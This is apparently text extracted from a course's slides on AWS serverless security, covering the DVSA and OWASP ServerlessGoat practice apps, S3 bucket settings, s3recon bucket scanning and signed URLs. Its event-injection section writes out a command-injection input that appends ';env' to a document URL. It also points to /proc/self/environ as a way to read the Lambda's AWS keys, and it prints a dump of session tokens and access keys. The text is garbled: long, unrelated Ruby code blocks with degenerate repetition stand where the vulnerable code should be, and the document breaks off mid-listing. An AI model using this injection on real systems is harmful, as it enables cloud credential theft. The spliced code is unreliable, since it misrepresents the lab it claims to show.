

### AWS Serverless Application Repository

Deploy an application from the [AWS Serverless Application Repository](#) (pipeline not included).

The screenshot shows the AWS Serverless Application Repository console. At the top, there are three tabs: "Author from scratch", "Use a blueprint", and "Browse serverless app repository". The "Browse serverless app repository" tab is selected. Below the tabs, there are filters for "Public applications (1)", "Private applications", and "Info". A search bar contains the text "dvsa". To the right of the search bar, there is a "Sort by" dropdown menu set to "Best Match". Below the search bar, there is a checkbox labeled "Show apps that create custom IAM roles or resource policies" which is checked. The search results show a single application named "DVSA" with a description: "Creates custom IAM roles or resource policies. Damn Vulnerable Serverless Application (DVSA) is a deliberately vulnerable app made to help serverless security professionals and developers, better understand the processes".


1. Go to lambda, create application
2. Other Options
3. Browse Serverless app repository
4. Mark the option "Show apps that create custom IAM roles or resource policies"
5. Search DVSA

# 14.5.3.1 Serverless Application Example



Go to the AWS System manager, Parameter Store and look for the DVSA URL

# 14.5.3.1 Serverless Application Example



Sign in to your account

Username \*

Password \*

Forgot your password? [Reset password](#)

No account? [Create account](#)

Now head to the URL and register an account. It should be a real email for receiving the activation code.



# 14.5.3.1 Serverless Application Example



Now the application has been deployed and we will come back to it later. Remember to delete resources once you finish working with them.

## 14.5.4 S3 Buckets

Simple Storage Service (S3) is an AWS scalable and distributed file system. These filesystems root folder are referred as buckets while everything else (files, subfolders) are referred as objects. Misconfigured S3 buckets have been the principal cause of many information leaks and attacks against organizations.




## 14.5.4 S3 Buckets

For further understanding of the security features inside S3 buckets, head to your AWS Account and let's create a new S3 bucket.



# 14.5.4 S3 Buckets



While creating buckets, there are several configuration options that can be selected in the process.

# 14.5.4 S3 Buckets

1 Name and region   2 Configure options   3 Set permissions

Properties

**Versioning**

Keep all versions of an object in the same bucket. [Learn more](#)

**Server access logging**

Log requests for access to your bucket. [Learn more](#)

**Tags**

You can use tags to track project costs. [Learn more](#)

Key  Value

[+ Add another](#)

**Object-level logging**

Record object-level API activity using AWS CloudTrail for an additional cost. See [CloudTrail pricing](#) or [learn more](#)

**Default encryption**

Automatically encrypt objects when they are stored in S3. [Learn more](#)

**Object-level logging**

Record object-level API activity using AWS CloudTrail for an additional cost. See [CloudTrail pricing](#) or [learn more](#)

**Default encryption**

Automatically encrypt objects when they are stored in S3. [Learn more](#)

AES-256  
Use Server-Side Encryption with Amazon S3-Managed Keys (SSE-S3)

AWS-KMS  
Use Server-Side Encryption with AWS KMS-Managed Keys (SSE-KMS)

[Advanced settings](#)

Access control and encryption can be specified at this stage.

Public access settings for this bucket

Use the Amazon S3 block public access settings to enforce that buckets don't allow public access to data. You can also configure the Amazon S3 block public access settings at the account level. [Learn more](#)

**Manage public access control lists (ACLs) for this bucket**

Block new public ACLs and uploading public objects (*Recommended*)

Remove public access granted through public ACLs (*Recommended*)

**Manage public bucket policies for this bucket**

Block new public bucket policies (*Recommended*)

Block public and cross-account access if bucket has public policies (*Recommended*)

**Manage system permissions**

Do not grant Amazon S3 Log Delivery group write access to this bucket

## 14.5.4 S3 Buckets

Common S3 attacks consist in unauthorized access to objects. These attacks often gives the capability of modifying and creating new objects and changing existing policies and permissions on S3 buckets.



## 14.5.5 Tool: s3recon

Automating the discovery of misconfigured buckets can be done using [S3Recon](#). Instructions on how to clone and install the tool are provided in the Github repository.

# 14.5.5 Tool: s3recon

Python-pip can be used to install S3Recon, although you might be aware of missing dependencies during the process and install them too.

```
root@0xluk3:~# pip install s3recon
Requirement already satisfied: s3recon in /usr/local/lib/python3.7/dist-packages (1.2.2)
Requirement already satisfied: mergedeep>=1.0 in /usr/local/lib/python3.7/dist-packages (from s3recon) (1.1.1)
root@0xluk3:~# s3recon -h
Traceback (most recent call last):
  File "/usr/local/bin/s3recon", line 5, in <module>
    from s3recon.s3recon import cli
  File "/usr/local/lib/python3.7/dist-packages/s3recon/s3recon.py", line 24, in <module>
    from s3recon.mongodb import MongoDB, Hit, Access
  File "/usr/local/lib/python3.7/dist-packages/s3recon/mongodb.py", line 6, in <module>
    from pymongo import MongoClient
ModuleNotFoundError: No module named 'pymongo'
root@0xluk3:~# pip3 install pymongo
Collecting pymongo
  Downloading https://files.pythonhosted.org/packages/2f/e2/91a313e50adcf35182e260d65cf7ec60f6f0367abefc2fbab264e6f4544d/pymongo-3.10.1-cp37-cp37i-manylinux2014_x86_64.whl (462kB)
    471kB 983kB/s
Installing collected packages: pymongo
Successfully installed pymongo-3.10.1
root@0xluk3:~# s3recon -h
usage: s3recon [-h] [-o file] [-d] [-p] [-t seconds] [-v] word_list [word_list ...]

positional arguments:
  word_list              read words from one or more <word-list> files

optional arguments:
  -h, --help            show this help message and exit
  -o file, --output file write output to <file>
  -d, --db              write output to database
  -p, --public          only include 'public' buckets in the output
  -t seconds, --timeout seconds http request timeout in <seconds> (default: 30)
  -v, --version         show program's version number and exit
root@0xluk3:~#
```

## 14.5.5 Tool: s3recon

S3Recon needs a wordlist, there is one in the Github repository or a personalized one can be created based on your needs. At this moment the one from the repository will be used.

```
curl -sSfL -o "word-list.txt" "https://raw.githubusercontent.com/clarketm/s3recon/master/data/words.txt"
```

```
root@xluk3:~# curl -sSfL -o "word-list.txt" "https://raw.githubusercontent.com/clarketm/s3recon/master/data/words.txt"
root@xluk3:~# cat word-list.txt
walmart
google
apple
microsoft
uber
lyft
amazon
```

# 14.5.5 Tool: s3recon

Running S3 recon with the wordlist file can be done with the following command:

```
s3recon "word-list.txt" -o "results.json" --public
```

```
root@xluk3:~# s3recon "word-list.txt" -o "results.json" --public
- PRIVATE https://s3.ap-south-1.amazonaws.com/apple-test
- PRIVATE https://s3.us-west-2.amazonaws.com/test-uber
- PRIVATE https://s3.ca-central-1.amazonaws.com/google-dev
- PRIVATE https://s3.ap-southeast-1.amazonaws.com/apple-test
- PRIVATE https://s3.ap-southeast-2.amazonaws.com/google-testing
- PRIVATE https://s3.ap-south-1.amazonaws.com/google.dev
- PRIVATE https://s3.ap-northeast-2.amazonaws.com/lyft
- PRIVATE https://s3.us-west-2.amazonaws.com/google
- PRIVATE https://s3.eu-west-2.amazonaws.com/dev-microsoft
+ PUBLIC https://s3.us-east-1.amazonaws.com/amazon-dev
- PRIVATE https://s3.ca-central-1.amazonaws.com/test-google
PRIVATE https://s3.eu-north-1.amazonaws.com/apple
```

## 14.5.5 Tool: s3recon

Buckets marked as "public" could give access to restricted content. Objects could be accessed via aws-cli.



## 14.5.5 Tool: s3recon


S3Recon can be integrated with MongoDB for scraping large results. This proves useful in bug bounty programs where any assets belonging to the company are within the scope.

# 14.5.5 Tool: s3recon

Some reports from hackerone related to S3 misconfigurations can be reviewed in the following links:

- <https://hackerone.com/reports/631529>
- <https://hackerone.com/reports/507097>
- <https://hackerone.com/reports/504600>
- <https://hackerone.com/reports/209223>

## 14.5.6 S3 AWS Signed URLs




AWS Signed URLs can be used to give objects temporary access. Any user having this URL will be able to download the object for a limited time. They are commonly used by streaming providers.

Create a private bucket and add some files to it.

# 14.5.6 S3 AWS Signed URLs

When trying to reach any off these URLs, an "AccessDenied" error will appear because the bucket has been set as private.



## 14.5.6 S3 AWS Signed URLs

Using `aws-cli`, you should be able to access these objects once it has been configured via `aws-cli configure` command. Files can be copied using `aws-cli cp <S3URI> <LOCPATH>`





## 14.5.6.2 Signed Cookies

Signed URLs gives access to a single file. This method it does not scale when access to a set of objects is needed. For this reason Signed cookies can be used to give access to more than one object at a time.







## 14.5.7 Serverless Event Injection

Some serverless functions runs shell or eval content with untrusted input. For instance, imagine a function with the previous example where the S3 URIs are user controlled.


```
“os.system(“aws s3 cp {0} {1}”.format(src_object, dst_object))”
```

If we are able to control any of these variables a command injection vulnerability changing the name of the filename.

# 14.5.7.1 Serverless Event Injection Scenario


Remember that serverless functions live for a limited time. This is because they are executed in a small server that lives for a few minutes, this means regular vulnerabilities can exist but only for the time the server is alive.

Visit <https://www.serverless-hack.me/> or install it in your AWS account



# 14.5.7.1 Serverless Event Injection Scenario

The application converts Word doc files to text. It takes an URL (default one supplied) and outputs its contents on the screen.




The screenshot shows the OWASP ServerlessGoat web interface. At the top left is the OWASP logo, followed by the text "OWASP ServerlessGoat". Below this is a descriptive sentence: "OWASP ServerlessGoat is a deliberately insecure realistic AWS Lambda serverless application, maintained by OWASP." A form field is labeled "Enter a URL of a Word Doc (.doc) file to convert:" and contains the URL "https://www.puresec.io/hubfs/document.doc". Below the form, it says "Try to find as many issues as possible, from the following list:" followed by a bulleted list of security issues: "Function Event Data Injection", "Broken Authentication", "Insecure Serverless Deployment Configuration", "Over-Privileged Function Permissions & Roles", and "Inadequate Function Monitoring and Logging".



# 14.5.7.1 Serverless Event Injection Scenario

Observing the API Gateway configuration we can understand that this endpoint works as a Lambda Proxy, when the serverless functions receives the event from the proxy it gets invoked.



# 14.5.7.1 Serverless Event Injection Scenario

As we have seen the vulnerable code and where the injection takes place. Try injecting some commands

HINT: use “> /dev/null” after the document URL to receive a clean output.

```
25 def initialize(experiment, observations = [], control = null)
26   @experiment = experiment
27   @observations = observations
28   @control = control
29   @candidates = observations - [control]
30   @results = {}
31   @context = {}
32   @experiment_name = experiment.name
33   @result_label = "result_#{@experiment_name}"
34   @result_label = "result_#{@experiment_name}"
35   @result_label = "result_#{@experiment_name}"
36   @result_label = "result_#{@experiment_name}"
37   @result_label = "result_#{@experiment_name}"
38   @result_label = "result_#{@experiment_name}"
39   @result_label = "result_#{@experiment_name}"
40   @result_label = "result_#{@experiment_name}"
41   @result_label = "result_#{@experiment_name}"
42   @result_label = "result_#{@experiment_name}"
43   @result_label = "result_#{@experiment_name}"
44   @result_label = "result_#{@experiment_name}"
45   @result_label = "result_#{@experiment_name}"
46   @result_label = "result_#{@experiment_name}"
47   @result_label = "result_#{@experiment_name}"
48   @result_label = "result_#{@experiment_name}"
49   @result_label = "result_#{@experiment_name}"
50   @result_label = "result_#{@experiment_name}"
51   @result_label = "result_#{@experiment_name}"
52   @result_label = "result_#{@experiment_name}"
53   @result_label = "result_#{@experiment_name}"
54   @result_label = "result_#{@experiment_name}"
55   @result_label = "result_#{@experiment_name}"
56   @result_label = "result_#{@experiment_name}"
57   @result_label = "result_#{@experiment_name}"
58   @result_label = "result_#{@experiment_name}"
59   @result_label = "result_#{@experiment_name}"
60   @result_label = "result_#{@experiment_name}"
61   @result_label = "result_#{@experiment_name}"
62   @result_label = "result_#{@experiment_name}"
63   @result_label = "result_#{@experiment_name}"
64   @result_label = "result_#{@experiment_name}"
65   @result_label = "result_#{@experiment_name}"
66   @result_label = "result_#{@experiment_name}"
67   @result_label = "result_#{@experiment_name}"
68   @result_label = "result_#{@experiment_name}"
69   @result_label = "result_#{@experiment_name}"
70   @result_label = "result_#{@experiment_name}"
71   @result_label = "result_#{@experiment_name}"
72   @result_label = "result_#{@experiment_name}"
73   @result_label = "result_#{@experiment_name}"
74   @result_label = "result_#{@experiment_name}"
75   @result_label = "result_#{@experiment_name}"
76   @result_label = "result_#{@experiment_name}"
77   @result_label = "result_#{@experiment_name}"
78   @result_label = "result_#{@experiment_name}"
79   @result_label = "result_#{@experiment_name}"
80   @result_label = "result_#{@experiment_name}"
81   @result_label = "result_#{@experiment_name}"
82   @result_label = "result_#{@experiment_name}"
83   @result_label = "result_#{@experiment_name}"
84   @result_label = "result_#{@experiment_name}"
85   @result_label = "result_#{@experiment_name}"
86   @result_label = "result_#{@experiment_name}"
87   @result_label = "result_#{@experiment_name}"
88   @result_label = "result_#{@experiment_name}"
89   @result_label = "result_#{@experiment_name}"
90   @result_label = "result_#{@experiment_name}"
91   @result_label = "result_#{@experiment_name}"
92   @result_label = "result_#{@experiment_name}"
93   @result_label = "result_#{@experiment_name}"
94   @result_label = "result_#{@experiment_name}"
95   @result_label = "result_#{@experiment_name}"
96   @result_label = "result_#{@experiment_name}"
97   @result_label = "result_#{@experiment_name}"
98   @result_label = "result_#{@experiment_name}"
99   @result_label = "result_#{@experiment_name}"
100  @result_label = "result_#{@experiment_name}"
```



# 14.5.7.1 Serverless Event Injection Scenario

As the server will be recycled due to its limited life, there is no point on trying to backdoor it. However, lambda functions store AWS keys in environment variables. They could be reached using “env” or “cat /proc/self/environ”

Enter a URL of a Word Doc (.doc) file to convert:

<https://www.puresec.io/hubfs/document.doc>>/dev/null;env


```
AWS_LAMBDA_FUNCTION_VERSION=SLATEST
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEH0aCXVzLXdi3QmJlMEYCIQCePH2oaGp16p4gmpMInrl18YF4Nw2/+6q6Pa3bIzzaSgIhAPOURIAg:
'yjh00q2wESAWV4ZMCU07GT9wawwEKOrbmwVrd14aZMwwoUooZk7UcWuAEMx4JZmkRCEI0uyLMlbrFqDZS82Nmjskbl1UyayJITIZ8+ZAm4b67f/
J7LshYzKHf7ID3DAhXJcJyfi0SezCH0nYH:enVDia+CRcXn2lwxAg/vTPh/O6n16qJ
'fH0ULXdg+K66FDv5YlfcjcmqzZvReLfdmVXIC7PSXAYegT6oHYcCitrM8KcEww4+Kb8QU63wFA92A6hwrr7FH0yEi+Tgt090i3hWkIO+hkGVshp:
BUCKET_URL=http://aws-serverless-repository-serverless-goat-bucket-1mgh0m1ks6ppx.s3-website-us-west-2.amazonaws.com AWS_LAMBDA_LOG_Gr
FunctionConvert-V1JPO90CCSRX LAMBDA_TASK_ROOT=/var/task LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime/lib/
AWS_LAMBDA_LOG_STREAM_NAME=2020/01/21/[SLATEST]df64444d2ff460b3789b60d96920f AWS_EXECUTION_ENV=AWS_Lambda_nodejs
AWS_LAMBDA_FUNCTION_NAME=aws-serverless-repository-serverless-FunctionConvert-V1JPO90CCSRX PATH=/var/lang/bin:/usr/local/bin:/usr/bin:/h
serverless-goat-Table-B7U2RBU5YTAZ AWS_DEFAULT_REGION=us-west-2 PWD=/var/task AWS_SECRET_ACCESS_KEY=hFBf7QC+OKy7nsbNBy:
runtime LANG=en_US.UTF-8 NODE_PATH=/opt/nodejs/node_modules:/opt/nodejs/node_modules:/var/runtime/node_modules:/var/runtime:/var/task
TZ=-:UTC BUCKET_NAME=aws-serverless-repository-serverless-goat-bucket-1mgh0m1ks6ppx AWS_ACCESS_KEY_ID=ASIAXKUEMDS5IXZAR2N
_Sampled=1 AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_HANDLER=index.handler AWS_LAMBDA_FUNCTION_MEMORY_SIZE=3008 _=us
```





# 14.5.7.2 Serverless Event Injection Scenario 2

Visit the URL and add some elements to the cart.



## 14.5.7.2 Serverless Event Injection Scenario 2

Enter random details in the shipping information and submit them in order to receive the receipt.

If you take a look to the message of the order, it will contain an S3 bucket with an UUID for the order receipt.


```
24     @experiment = experiment
25     @observations = an array of Observations, in ascending order
26     @control = control observation
27
28     def initialize(experiment, observations = [], control = nil)
29       @experiment = experiment
30       @observations = observations
31       @control = control
32       @candidates = observations - [control]
33       evaluate_candidates
34
35       freeze
36     end
37
38     experiment.context
39
40     def to_s
41       "Experiment: #{@experiment.name}
42       Observations: #{@observations.map{|o| o.to_s}.join(", ")}
43       Control: #{@control.to_s}
44     end
45
46     def to_json
47       {
48         :experiment => @experiment.name,
49         :observations => @observations.map{|o| o.to_json},
50         :control => @control.to_json
51       }
52     end
53
54     def to_yaml
55       {
56         experiment: @experiment.name,
57         observations: @observations.map{|o| o.to_yaml},
58         control: @control.to_yaml
59       }
60     end
61
62     def to_csv
63       [
64         @experiment.name,
65         @observations.map{|o| o.to_csv},
66         @control.to_csv
67       ]
68     end
69
70     def to_html
71       [
72         @experiment.name,
73         @observations.map{|o| o.to_html},
74         @control.to_html
75       ]
76     end
77
78     def to_text
79       [
80         @experiment.name,
81         @observations.map{|o| o.to_text},
82         @control.to_text
83       ]
84     end
85
86     def to_xml
87       [
88         @experiment.name,
89         @observations.map{|o| o.to_xml},
90         @control.to_xml
91       ]
92     end
93
94     def to_ruby
95       [
96         @experiment.name,
97         @observations.map{|o| o.to_ruby},
98         @control.to_ruby
99       ]
100    end
101
102    def to_json_pretty
103      to_json
104    end
105
106    def to_yaml_pretty
107      to_yaml
108    end
109
110    def to_csv_pretty
111      to_csv
112    end
113
114    def to_html_pretty
115      to_html
116    end
117
118    def to_text_pretty
119      to_text
120    end
121
122    def to_xml_pretty
123      to_xml
124    end
125
126    def to_ruby_pretty
127      to_ruby
128    end
129
130    def to_json_minimal
131      to_json
132    end
133
134    def to_yaml_minimal
135      to_yaml
136    end
137
138    def to_csv_minimal
139      to_csv
140    end
141
142    def to_html_minimal
143      to_html
144    end
145
146    def to_text_minimal
147      to_text
148    end
149
150    def to_xml_minimal
151      to_xml
152    end
153
154    def to_ruby_minimal
155      to_ruby
156    end
157
158    def to_json_compact
159      to_json
160    end
161
162    def to_yaml_compact
163      to_yaml
164    end
165
166    def to_csv_compact
167      to_csv
168    end
169
170    def to_html_compact
171      to_html
172    end
173
174    def to_text_compact
175      to_text
176    end
177
178    def to_xml_compact
179      to_xml
180    end
181
182    def to_ruby_compact
183      to_ruby
184    end
185
186    def to_json_minimal_pretty
187      to_json_minimal
188    end
189
190    def to_yaml_minimal_pretty
191      to_yaml_minimal
192    end
193
194    def to_csv_minimal_pretty
195      to_csv_minimal
196    end
197
198    def to_html_minimal_pretty
199      to_html_minimal
200    end
201
202    def to_text_minimal_pretty
203      to_text_minimal
204    end
205
206    def to_xml_minimal_pretty
207      to_xml_minimal
208    end
209
210    def to_ruby_minimal_pretty
211      to_ruby_minimal
212    end
213
214    def to_json_compact_pretty
215      to_json_compact
216    end
217
218    def to_yaml_compact_pretty
219      to_yaml_compact
220    end
221
222    def to_csv_compact_pretty
223      to_csv_compact
224    end
225
226    def to_html_compact_pretty
227      to_html_compact
228    end
229
230    def to_text_compact_pretty
231      to_text_compact
232    end
233
234    def to_xml_compact_pretty
235      to_xml_compact
236    end
237
238    def to_ruby_compact_pretty
239      to_ruby_compact
240    end
241
242    def to_json_minimal_compact
243      to_json_minimal
244    end
245
246    def to_yaml_minimal_compact
247      to_yaml_minimal
248    end
249
250    def to_csv_minimal_compact
251      to_csv_minimal
252    end
253
254    def to_html_minimal_compact
255      to_html_minimal
256    end
257
258    def to_text_minimal_compact
259      to_text_minimal
260    end
261
262    def to_xml_minimal_compact
263      to_xml_minimal
264    end
265
266    def to_ruby_minimal_compact
267      to_ruby_minimal
268    end
269
270    def to_json_compact_minimal
271      to_json_compact
272    end
273
274    def to_yaml_compact_minimal
275      to_yaml_compact
276    end
277
278    def to_csv_compact_minimal
279      to_csv_compact
280    end
281
282    def to_html_compact_minimal
283      to_html_compact
284    end
285
286    def to_text_compact_minimal
287      to_text_compact
288    end
289
290    def to_xml_compact_minimal
291      to_xml_compact
292    end
293
294    def to_ruby_compact_minimal
295      to_ruby_compact
296    end
297
298    def to_json_minimal_compact_pretty
299      to_json_minimal_compact
300    end
301
302    def to_yaml_minimal_compact_pretty
303      to_yaml_minimal_compact
304    end
305
306    def to_csv_minimal_compact_pretty
307      to_csv_minimal_compact
308    end
309
310    def to_html_minimal_compact_pretty
311      to_html_minimal_compact
312    end
313
314    def to_text_minimal_compact_pretty
315      to_text_minimal_compact
316    end
317
318    def to_xml_minimal_compact_pretty
319      to_xml_minimal_compact
320    end
321
322    def to_ruby_minimal_compact_pretty
323      to_ruby_minimal_compact
324    end
325
326    def to_json_compact_minimal_pretty
327      to_json_compact_minimal
328    end
329
330    def to_yaml_compact_minimal_pretty
331      to_yaml_compact_minimal
332    end
333
334    def to_csv_compact_minimal_pretty
335      to_csv_compact_minimal
336    end
337
338    def to_html_compact_minimal_pretty
339      to_html_compact_minimal
340    end
341
342    def to_text_compact_minimal_pretty
343      to_text_compact_minimal
344    end
345
346    def to_xml_compact_minimal_pretty
347      to_xml_compact_minimal
348    end
349
350    def to_ruby_compact_minimal_pretty
351      to_ruby_compact_minimal
352    end
353
354    def to_json_minimal_compact_minimal
355      to_json_minimal_compact_minimal
356    end
357
358    def to_yaml_minimal_compact_minimal
359      to_yaml_minimal_compact_minimal
360    end
361
362    def to_csv_minimal_compact_minimal
363      to_csv_minimal_compact_minimal
364    end
365
366    def to_html_minimal_compact_minimal
367      to_html_minimal_compact_minimal
368    end
369
370    def to_text_minimal_compact_minimal
371      to_text_minimal_compact_minimal
372    end
373
374    def to_xml_minimal_compact_minimal
375      to_xml_minimal_compact_minimal
376    end
377
378    def to_ruby_minimal_compact_minimal
379      to_ruby_minimal_compact_minimal
380    end
381
382    def to_json_compact_minimal_compact
383      to_json_compact_minimal_compact
384    end
385
386    def to_yaml_compact_minimal_compact
387      to_yaml_compact_minimal_compact
388    end
389
390    def to_csv_compact_minimal_compact
391      to_csv_compact_minimal_compact
392    end
393
394    def to_html_compact_minimal_compact
395      to_html_compact_minimal_compact
396    end
397
398    def to_text_compact_minimal_compact
399      to_text_compact_minimal_compact
400    end
401
402    def to_xml_compact_minimal_compact
403      to_xml_compact_minimal_compact
404    end
405
406    def to_ruby_compact_minimal_compact
407      to_ruby_compact_minimal_compact
408    end
409
410    def to_json_minimal_compact_minimal_pretty
